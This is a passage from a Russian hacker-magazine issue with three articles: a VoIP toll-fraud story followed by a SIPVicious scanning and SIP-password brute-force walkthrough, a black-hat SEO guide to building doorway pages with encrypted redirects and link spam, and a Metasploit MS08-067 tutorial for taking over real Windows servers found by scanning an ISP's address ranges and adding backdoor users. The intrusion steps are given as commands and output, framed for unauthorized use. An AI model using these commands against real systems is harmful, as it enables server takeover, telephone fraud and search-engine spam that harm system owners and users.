11 МИЛЛИОН ЕВРО УЩЕРБА ОТ ДЕЯТЕЛЬНОСТИ VOIP ХАКЕРОВ

Тема взлома VoIP-шлюзов звучит не так уж и часто. Даже если посмотреть последние хакерские конференции, то мода на эту тему немного поутихла. Вместе с тем в Сети есть немало людей, которые хорошо разбираются в теме и умеют эти навыки монетизировать. Показательным примером стала недавняя история про двух румынских хакеров Каталина Злейта и Кристиана Сиювата, которые сумели заработать на VoIP более миллиона евро. Используемые подходы были не слишком замысловатыми. Парни сканировали диапазоны IP-адресов с extension'ами, которые имели слабые пароли. Наверное, никто бы этого и не заметил, если бы они просто использовали полученные аккаунты для бесплатных звонков. Но ущерб от их деятельности составил примерно 11 миллионов евро. Как?!
Как гласят документы следствия, изначально парни ограничивались бесплатными звонками в различных направлениях. Но аппетиты, как известно, растут, и ребята быстро смекнули, как можно это монетизировать. За два года они сделали более 23 500 звонков (это 315 000 минут) на платные номера, предлагающие за денежку самые разные сервисы (прежде всего справочного типа). Прибыль получалась от участия в партнерских программах с провайдерами этих самых платных номеров. Была получена первая прибыль. Осознав, что вдвоем заработать много не получится, была создана специальная компания Shadow Communication Company Ltd. С этого момента бизнес вышел на совершенно новый уровень. Нанимая людей и реализовав для сотрудников удобный интерфейс (в нем, к примеру, отображались цены для звонков на платные номера и специальные условия вроде ограничения по количеству выполненных звонков в день), они сумели достичь совершенно новых вершин. Более того, была организована компания, которая сама предоставляла возможность регистрации платных номеров, а для более эффективной работы — система рефералов, стимулирующая активность.
Теперь уже становится ясно, откуда взялась такая баснословная сумма ущерба для честных пользователей VoIP. Силами Shadow Communication Company было совершено 1 541 187 несанкционированных звонков — это 11 094 167 минут разговора. Не удивляйся таким цифрам: это подсчет из логов, предоставленных VoIP-провайдерами. Сейчас по делу проходят 42 человека в разных городах Европы.



Админка VoIP-сервиса для звонков на платные номера

КАК БРУТЯТ SIP-АККАУНТЫ?

Многие атаки на VoIP сводятся к поиску неправильно настроенных PBX (private branch exchange) или, по-русски говоря, офисных АТС. Различного рода сканирования, анализ и подбор паролей чаще всего осуществляются с помощью упомянутого в тексте статьи набора скриптов SIPVicious (sipvicious.org), написанных на Python'е и работающих под разными ОС. Чтобы лучше понимать материал, вспомним, как осуществляются основные действия на простом примере.

1. Сканирование диапазона подсети (пусть это будет 192.168.1.1/24), чтобы найти BPX.

```
[you@box sipvicious]$ ./svmap 192.168.1.1/24
| SIP Device         | User Agent       |
--------------------------------------------
| 192.168.1.103:5060 | Asterisk PBX     |
```

Если верить результатам, то АТС найдена на IP-адресе 192.168.1.103, а работает она на базе Asterisk PBX.

2. Поиск extention'ов (грубо говоря, виртуальных номеров) на найденной АТС. Эти аккаунты можно будет использовать для осуществления звонков.

```
[you@box sipvicious]$ ./svwar.py 192.168.1.103
| Extension | Authentication |
------------------------------
| 123       | reqauth        |
| 100       | reqauth        |
| 101       | noauth         |
```

Итак, найдено три номера. Мы видим, что номер 101 не требует авторизации. А для 100 и 123 необходима авторизация.

3. Подбор пароля, подставляя числовые значения (они используются более чем часто):

```
[you@box sipvicious]$ ./svcrack.py 192.168.1.103 -u 100
| Extension | Password |
------------------------
| 100       | 100      |
```

Для extention'а «100» пароль подобран!

4. Подбор пароля с использованием словаря:

```
[you@box sipvicious]$ ./svcrack.py 192.168.1.103 -u 123 \
   -d dictionary.txt
| Extension | Password |
------------------------
| 123       | secret   |
```

Есть пароль и для номера 123!

Вот так просто мы нашли АТС, рабочие аккаунты и подобрали для них пароль. Злоумышленник может подставить найденные логин-пароль в свой SIP-клиент (например, X-Lite) и осуществить звонки.



M4g (icq 884888, snipper.ru)





ДОРВЕИ ДЛЯ САМЫХ МАЛЕНЬКИХ

Пользуемся культовым доргеном red.Button


Наверняка ты уже наслышан о таком понятии, как SEO. Его часто применяют в контексте оптимизации сайтов, раскрутки блогов и так далее. Но наибольшую известность получили так называемые серые и черные методы SEO, которые подразумевают под собой массовое создание специально заточенных под поисковики страничек — дорвеев. Об этом и поговорим.

Как это работает?

Допустим, какой-нибудь богатый и продвинутый человек захотел купить себе слона :). Первым делом он заходит в свой любимый поисковик и вводит ключевую фразу «Купить слона». Поисковая машина сразу же выдает ему десятки результатов. Конечно же, самые релевантные и самые значимые для нашего потенциального покупателя результаты находятся в первой десятке-двадцатке выдачи. Таким образом, перед тобой встает задача сделать так, чтобы твой сайт оказался в числе тех самых заветных ссылок про покупку слонов, по которым юзер может проследовать и все-таки совершить свою покупку.

Какой в этом толк конкретно для тебя? Смотри: покупатель переходит на твой сайт, принимающий участие в партнерской программе по продаже слонов, и если покупка совершается, то тебе начисляется определенный процент. Здесь действует крайне банальное правило: чем больше покупателей слонов перейдут на твою страничку и чем больше купят слонов, тем больше профита ты получишь. Так что мы ставим логичную


Собираем кейворды


Дорвей, сделанный на red.Button

задачу: выбиться в топ нужного поисковика по определенному кейворду.
Так как простое создание интернет-магазина или сайта-участника ПП (партнерской программы) и последующая его раскрутка являются крайне долгими, сложными, и трудозатратными занятиями, очень давно некие хитрые люди придумали серые и черные методы SEO — не совсем честные способы продвижения в топы поисковиков.
В данных подразделах поисковой оптимизации существуют десятки различных схем работы, различающихся по степени приватности и сложности. Наша задача на сегодня — научиться работать на простейшем уровне с наиболее доступной и легкой для освоения специализированной программой — доргеном red.Button.

Как это выглядит?


Оставим на время наш дорген и рассмотрим общую и самую простую схему работы в серо-черном SEO.
Итак, первым делом запомни один важный совет: если ты хочешь работать в данном направлении поисковой оптимизации, никогда не отвлекайся по мелочам, отдавай всего себя этому делу, а также веди скрупулезный лог всего, что ты делал или собираешься делать с дорами — твоими специально оптимизированными страничками, созданными на Ред.Баттоне.
Вот небольшая схема, которая поможет тебе на первых порах:
1. Выбери направление своей работы. Это могут быть PPS (Pay Per Sale), партнерки (адалт, дэйтинг, фарма, казино, софт, шмотки и так далее), PPC (Pay Per Click) — любые направления, PPL (Pay Per Lead) и другие.
Лучше всего выбирать несколько типов и несколько ниш — шансы на успех многократно увеличатся. Но также важно не распылять свои усилия, так что ограничься двумя-тремя вариантами.
Приводить ссылки на конкретные партнерские программы здесь я не буду, поскольку их существует великое множество. Выбрать тебе помогут старина Гугл и SEO-форумы.
2. Продвинутые сеошники всегда смотрят выдачу поисковиков по интересующему их направлению, а затем на базе этих наблюдений разрабатывают стратегии продвижения своих ресурсов. Обычно по дорам конкурентов можно понять множество интересных вещей, которые дадут тебе возможность вылезти в серп (выдачу) поисковика.
3. Собираем ключевые слова. Для этого юзаем Гугл или популярные в наше время специализированные программы «Анадырь» и «Магадан». Также следует заметить, что подавляющее большинство партнерских программ уже давно предоставляют своим вебмастерам специально заточенные под ПП списки ключевых слов.
4. После сбора кейвордов тебе, конечно же, не стоит сразу делать доры по всем ним. Грамотным действием будет очистка списка кейвордов от мусора, так как нецелевые кейворды — это всегда лишний трафик и камень, тянущий весь дор вниз по выдаче. В большинстве случаев оптимизаторы чистят кейворды вручную, но для этого есть и специальные утилиты — например, KeyWordKeeper.
5. Генерируем дорвей — подробнее об этом ты сможешь прочитать ниже.
6. Еще одна важнейшая часть процесса продвижения в черно-сером SEO — это спам. Конечно, существует целое множество программ для выполнения действий такого рода (Хрумер, Апостер, АллСабмитер и другие), но все они, как правило, платные, к тому же очень дорогие.
Для тебя, как для начинающего, подойдут следующие способы спама:
• ручной спам путем проставления комментариев в тематических блогах (например, ты все-таки сделал дорвей с ключевой фразой «Купить слона» — следовательно, ты должен поискать блоги, рассказывающие о слонах, и оставить в них осмысленные комментарии со ссылкой на свой дорвей);
• профили на трастовых форумах — просто оставляем ссылки на свой дорвей в подписи;
• добавляем ссылки на свой дорвей в поисковики с помощью их сервисов «AddUrl» (ссылки ищи в сносках).
7. Теперь нам необходимо проследить за своими дорами. Это можно делать, опять же, вручную или с помощью специализированного софта: Site-Auditor, ControlDoors и других.
8. Подсчитываем выручку и переходим к созданию новых дорвеев :).
Конечно, данная схема довольно общая, но она идеально подходит для начинающих дорвеестроителей. В дальнейшем ты сам сможешь понять на интуитивном уровне, что и как нужно делать.

Что такое Ред.Баттон?

Теперь настало время перейти к, собственно, Ред. Баттону.
Итак, red.Button — это дорген, который существует с 2003 года. За это время он один раз менял свое название (ранее был Forum Generator), множество раз — дизайн, а также оброс десятками полезных фич. Здесь стоит заметить, что дорген не обновлялся с 2008 года, поэтому в Сети расплодилось бесчис-




dvd
На диске ищи следующие полезные утилиты:
• Генератор шаблонов: скрипт, с помощью которого можно генерировать шаблоны к Ред.Баттону;
• Анадырь 2.3: собираем кейворды;
• Magadan Lite: собираем кейворды, часть 2;
• KeyWordKeeper 4.2.4: чистим кейворды;
• ControlDoors: контроль за дорами;
• Site Auditor: контроль за дорами, часть 2;
• Red.Button TRANSFORMER: дорген.



Генерация дорвея

Дорген red.Button



Выдача Яндекса по запросу «Купить слона»

ленное множество его модификаций. Мы будем использовать модификацию под названием Red.Button TRANSFORMER, ранние версии которой давно находятся в паблике.
Системные требования Ред.Баттона заключаются лишь в наличии на сервере PHP 4-5 с отключенным safe_mode.
Дорген имеет следующий функционал:

- создание дорвеев почти на всех языках;
- создание статических и динамических дорвеев;
- заливка дорвеев на FTP;
- создание папок для новых доров;
- использование шаблонов (предустановленные плюс свои);
- несколько видов зашифрованного редиректа (обычный, iframe, ajax), а также возможность указать свой код редиректа, который автоматически зашифруется (скрипт с редиректом может быть вынесен в файл или встроен прямо в страницу дора);
- задержка редиректа в секундах;
- архивация дора перед заливкой;
- опечатки в тексте с настраиваемой плотностью;
- возможность убрать сипишные (CP) кеи (например «child porn»);
- карты дора в виде html-, xml- и rss-фида;
- ссылки для спама в обычном виде, в BB-коде, HTML+BB, для SpamIT Vista и для спамилки VIP;
- умеет подсвечивать кеи разными тэгами;
- может автоматом добавлять в новые доры ссылки на старые доры (для перелинковки);
- два алгоритма генерации текста с настройкой читабельности и режим «не перемешивания» текста для создания сателлитов;
- возможность генерации текста на странице сразу для нескольких кейвордов;
- настраиваемые варианты названий, расширений и заголовков страниц;
- пакетная генерация доров;
- множество макросов;
- профили настроек;
- парсинг текста с нескольких популярных сервисов;
- генерация русских и иностранных никнэймов, имен, фамилий;
- удобный составитель заданий для пакетной генерации.

Как видишь, возможности доргена впечатляют, хотя он и не является самым функциональным из используемых сеошниками. А теперь настало время создать свой первый дорвей.

Дорвей — это легко!

Для примера мы поставим наш дорген на всем известную WAMP-связку Denwer.
Загружай все файлы доргена в папку C:\WebServers\home\localhost\www и запускай его в браузере по адресу http://localhost.
После запуска тебе необходимо будет ввести стандартные логин и пароль admin/admin и проследовать в саму админку Ред.Баттона.
Итак, ты оказался в админке доргена и видишь несколько вкладок: «Настроим», «Проверим», «Глянем», «Пакетка».
Давай по порядку:


1. Вкладка «Настроим»:

- заливать дорвей: на тот же сервер;
- взять кейворды: из файла;
- отмечаем галочку «Перемешать»;
- выбираем опцию «взять только X кеев» (если у тебя менее тысячи кейвордов, ставь столько, сколько есть, если больше — ставь 1000 (после опытов ты сам поймешь, сколько нужно брать кейвордов);
- текст для дора: из файла;
- ставим галку «Установить точки в больших предложениях» (остальные галки можешь пока не ставить);
- путь к папке с дором: например, «doorway1» (это путь к папке с дором на нашем сервере);
- URL будущего дорвея без «/» в конце: где будет размещаться наш дор (например, http://doorway.com/doorway);
- и, наконец, тебе нужно выбрать тематику дора из выпадающего списка.

В дальнейшем, после набора определенного SEO-скилла, ты сам осознаешь, какие опции и галки здесь следует отмечать. А пока следуй инструкции и переходи на следующую вкладку.

2. Вкладка «Проверим»:

- вид дорвея: статический (или с категориями);
- язык дорвея: русский;
- шаблон дорвея: super_pack_theme (ты можешь залить свои шаблоны в папку C:\WebServers\home\localhost\www\yes\shabs);
- кейвордов на странице: отмечаем галку и выбираем «Одностраничный дор» или 2-3 кея на страницу, в заголовке тоже выбираем 2-3 кейворда;
- опечатки: выбираем от 1 до 3%;



Чистим кейворды

- убрать CP: отмечаем галку;
- постов или комментариев: от 2 до 4;
- использовать редирект: ставим галку;
- вид редиректа: «Обычный JS» (экспериментируй!);
- встроить редирект в страницу: ставим галку;
- куда редиректить: здесь вбивай адрес фида, выдаваемый партнерской программой для слива трафика;
- задержка редиректа: 5 секунд;
- плотность кеев в тексте: от 3 до 7%;
- ставим галки: карта сайта (map.html), создавать RSS, создавать sitemap.xml, создавать robots.txt.

Остальные опции выбирай на свое усмотрение — в любом случае первый блин вполне может выйти комом. Важной составляющей в деле дорвеестроительства всегда был эксперимент. Идем дальше.

3. Вкладка «Глянем»:

- выделение кеев в тексте: «жирный», «особо жирный» и «курсив»;
- текст в доре: отмечай галку «И в текст ссылки добавить», вторую галку ты сможешь отметить, если у тебя уже есть предыдущие созданные доры;
- алгоритм генерации текста: офигенный;
- читабельность текста: хорошая;
- оставляй дефолтные значения для: заголовок страницы, META Description страницы, название страниц, название карт дора, расширение страниц.

Теперь тебе осталось лишь нажать на большую кнопку «Поехали!!!» и наблюдать за тем, как генерируется твой первый дорвей.
По окончании генерации дора заходи в папку C:\WebServers\home\localhost\www, ищи папку «doorway1» и заливай все ее содержимое по адресу http://doorway.com/doorway (адрес дора, который ты выбрал при генерации).
Ожидал большего? На этом все :) Вот так легко и просто ты создал свой первый дорвей на Ред.Баттоне.

Важные моменты

Теперь осталось прояснить несколько важных и, возможно, не совсем понятных для тебя моментов.



Приватный дорген

Итак, во-первых, ты узнал, что в общем случае дорвей генерируется на основе неких ключевых слов и некого уникального текста, которые тебе необходимо будет подобрать заранее.
Во-вторых, важным моментом является тот факт, что шаблон дорвея всегда лучше делать уникальным, то есть создавать его самому. Для этого нехитрого действия тебе понадобятся базовые знания HTML и знание макросов, с которыми работает Ред. Баттон (хороший хелп по макросам встроен в сам дорген).
Также одной из важнейших составляющих успешного дора является площадка, где он будет размещен.
Главным параметром, по которому следует выбирать площадку, является трастовость домена. Оценивается по косвенным признакам, как-то: значение Google PR, доменная зона (лучше всего edu и gov), Alexa Rank.
Начинающие дорвееводы обычно размещают свои творения на фришниках — бесплатных хостингах. Советы по поиску фришников ты сможешь почитать на SEO-форумах из ссылок в сносках.

Напоследок

К сожалению (а может, и к счастью) не существует общего рецепта по созданию успешного дорвея. Обычно самые продвинутые сеошники работают с помощью своего самописного или покупного софта. У каждого вебмастера есть свои секреты по выводу доров в топ. Вряд ли кто-то станет делиться своими способами по зарабатыванию несметного количества денег с помощью поисковых движков, но ты вполне сможешь почерпнуть кое-какие навыки и умения, немного побродив по специализированным блогам и форумам. Желаю тебе успехов на поприще SEO!

Мирослав Берков (alumni.samara@gmail.com)




УГНАТЬ ЗА 60 СЕКУНД


Метод добычи удаленного дедика под управлением Windows

Считается, что с каждой новой версией Windows становится все защищеннее и защищеннее. Даже специалисты АНБ США приложили свою тяжелую руку к улучшению безопасности винды. Но так ли хорошо защищена ОС Windows в действительности? Давай проверим вместе. На практике!

Готовим операционную

Сейчас я покажу тебе метод добычи удаленного дедика под управлением Windows средствами Metasploit Framework с использованием уязвимости MS08-067. Почему-то эксплуатация этого бага в настоящее время пользуется большой популярностью среди хакеров Ближнего Востока и Северной Африки, о чем свидетельствуют многочисленные записи и обсуждения в **Facebook** (facebook.com/#!/group.php?gid=73074814856), хотя на страницах ВКонтакте, посвященных тому же самому **MSF** (vk.com/club16499787), царит полная тишина. В большинстве случаев уязвимыми являются все системы, работающие под управлением Windows XP Professional SP2 и SP3 (полный список операционок, подверженных риску, ты можешь найти на kb.cert.org/vuls/id/827267). Но как я понял из написанного, все программные продукты мелкомягких могут быть скомпрометированы путем эксплуатации данного бага и по сей день.
Перейдем к делу — качаем последний релиз Metasploit Framework на официальном сайте metasploit.com (или ищем на диске). Перед его установкой на компьютере отключаем антивирус. В комплект Metasploit Framework включен свой собственный сетевой сканер портов, хотя для поиска подключенных к сети машин под управле-


Ищем и находим описание нагрузок


OS Fingerprints перед глазами. Удобно и понятно :)

History

23 октября 2008 года Microsoft выпускает «Бюллетень по безопасности MS08-067». Речь шла об уязвимости в службе сервера, которая делает возможным удаленное выполнение произвольного кода (958644). Успешная эксплуатация этой уязвимости может позволить хакерам скомпрометировать целевую систему под управлением ОС Windows. Да что тут говорить, уязвимость MS08-067 активно используется взломщиками и в настоящее время. Самым известным червем, использующим эту уязвимость, является Conficker/Downadup в различных его модификациях. Компания Microsoft в свое время даже объявляла премию в размере $250 000 за информацию, которая будет способствовать поимке создателя этого червячка. «Но ведь это далекое прошлое!», — возразишь ты и будешь отчасти прав. Но только отчасти, так как сегодня ситуация не сильно изменилась.

нием ОС Windows мы можем использовать и внешний сканер nmap, который также добавлен в дистрибутив и устанавливается одновременно с Metasploit Framework. Итак, запускаем сканер nmap, отметив порт 445, поскольку именно он нам и нужен для дальнейшей эксплуатации уязвимости службы сервера. А что, собственно, мы будем сканировать? Ответ достаточно прост — например, можно взять и просканировать IP-префиксы своего провайдера, которые мы с легкостью узнаем на сайте bgp.he.net в разделе «Prefixes IP v4». Для использования полученных префиксов в сканере nmap, необходимо их предварительно скопировать в файл — например, my_isp.txt, и поместить файл в рабочий каталог с nmap. Итак, поехали, команда запуска сканера будет выглядеть следующим образом:

```
nmap -T4 -A -v -PE -PS445 -PA445 -iL my_isp.txt
```

Отлично, в результате сканирования мы получили список хостов с запущенной службой сервера, которую видно из внешней сети, причем она ничем не прикрыта, хотя мелкомягкие еще в 2008 году настоятельно рекомендовали блокировать доступ из интернета к этому сервису... Интересно, что по каждому хосту nmap выдает подробную информацию о типе установленной ОС.

Виды shell: полезная нагрузка meterpreter и другие

В настоящее время считается, что полнофункциональный Meterpreter (MP) существует только под Windows, но на самом деле это не совсем так. Существует еще несколько версий MP, реализованных на PHP и JAVA. Впрочем, ты и сам можешь стать автором «полезной нагрузки» — например, скомпилировать TCL-сценарий shell-кода для Cisco IOS с помощью утилиты tclpro.exe и в дальнейшем использовать его для жестоких игр с железными кошками. Как так? Сам не понимаю :).

Стандартную полезную нагрузку MP можно использовать почти со всеми Windows-эксплойтами, включенными в Metasploit Framework, выбрав одну из следующих полезных нагрузок:

Кратко поясню суть каждой.

1. **bind_meterpreter** — резервирует порт на целевой машине и ожидает соединения. После установления соединения происходит загрузка Meterpreter'а на целевой хост, текущее соединение продолжает использоваться для связи с удаленной машиной.
2. **reverse_meterpreter** — сама соединяется с предварительно заданным хостом по указанному порту для дальнейшей загрузки Meterpreter'а. Затем установленное соединение используется для связи с удаленной машиной. Все хорошо, но для успешной реализации данного метода нам понадобится реальный IP-адрес (или устанавливай проброс нужных тебе портов через NAT).
3. **find_tag** — осуществляет поиск дескриптора службы, обработанной эксплойтом, и использует его для загрузки Meterpreter'а на удаленную машину, после чего существующее соединение будет использовано для связи с ней. Этот вид полезной нагрузки является особенно интересным, поскольку тут не требуется открывать новое соединение — таким образом, существует возможность обхода практически любых конфигураций брандмауэров.
4. **bind_tcp** — это обычный командный интерпретатор типа cmd.exe, естественно, без всяких дополнительных наворотов, как у Meterpreter`a. Он просто резервирует порт на целевой машине и загружает стандартную оболочку.

В зависимости от цели исследования системы может быть использована любая из этих полезных нагрузок.

Так чего же мы ждем? Выбираем цель из списка, полученного в результате сканирования nmap, и подключаемся к ней. Для простоты эксперимента будем использовать простой командный интерпретатор в качестве полезной нагрузки.

```
msf > use exploit/windows/smb/ms08_067_netapi
msf exploit> set PAYLOAD windows/vncinject/bind_tcp
PAYLOAD => windows/vncinject/bind_tcp
msf exploit(ms08_067_netapi) > set RHOST 192.168.0.3
RHOST => 192.168.0.3
msf exploit(ms08_067_netapi) > exploit
```

Если уязвимость на удаленной машине существует, то мы получим доступ к шеллу (cmd.exe) этого компьютера, и в окне появится сообщение о том, что сессия успешно установлена. В случае, когда msf определил ОС как Windows 7, можно попробовать использовать

```
msf exploit(psexec) > load token_adduser
[*] Successfully loaded plugin: token_adduser
msf exploit(psexec) > sessions

Active sessions
===============

  Id  Type                   Information                        Connection
  --  ----                   -----------                        ----------
  3   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ LABXP01  10.8.0.18:4444 -> 192.168.8.100:2764
  4   meterpreter x86/win32  NT AUTHORITY\SYSTEM @ LABXP01  10.8.0.18:4444 -> 192.168.8.100:2765

msf exploit(psexec) > token_adduser foo_bar P@ssw0rd!
[*] >> Opening session 3 / 192.168.8.100:2764
[*] Attempting to add user foo_bar to host
[+] Successfully added user

[*] >> Opening session 4 / 192.168.8.100:2765
[*] Attempting to add user foo_bar to host
[-] User already exists

msf exploit(psexec) > token_adduser -h 192.168.8.10 foo_bar P@ssw0rd!
[*] >> Opening session 3 / 192.168.8.100:2764
[*] Attempting to add user foo_bar to host 192.168.8.10
[+] Successfully added user

msf exploit(psexec) >
```

Добавляем юзера средствами FrameWork

64-разрядные полезные нагрузки, которые имеются в соответствующем разделе (ищем через меню GUI), или вызвать нагрузку через консоль. Пример работы эксплойта с полезной нагрузкой можно посмотреть на видео (ищи ролик на нашем диске).


Захват сервера

Теперь из списка хостов, сгенерированных nmap, выберем IP-адрес под управлением ОС Windows 2003 Server — это и будет наша искомая цель (ведь ты, как настоящий сетевой гуру, хотя бы раз в жизни должен поиметь свой собственный дедик!). Для работы с сервером будем использовать все тот же эксплойт (exploit/windows/smb/ ms08_067_netapi) и полезную нагрузку bind_meterpreter. В результате мы получаем доступ к командной оболочке через Meterpreter, после чего добавляем нового пользователя с помощью сценария token_adduser, предварительно повысив свои привилегии на удаленной машине до уровня SYSTEM с помощью команды use priv. Ну вот — у нас есть дедик, к которому ты можешь подключаться, используя удаленный рабочий стол. На нем мы можем установить прокси-сервер, FTP и многое другое. В ходе эксперимента у меня получилось набрать пять дедиков примерно в течение часа. Я думаю, это круто!

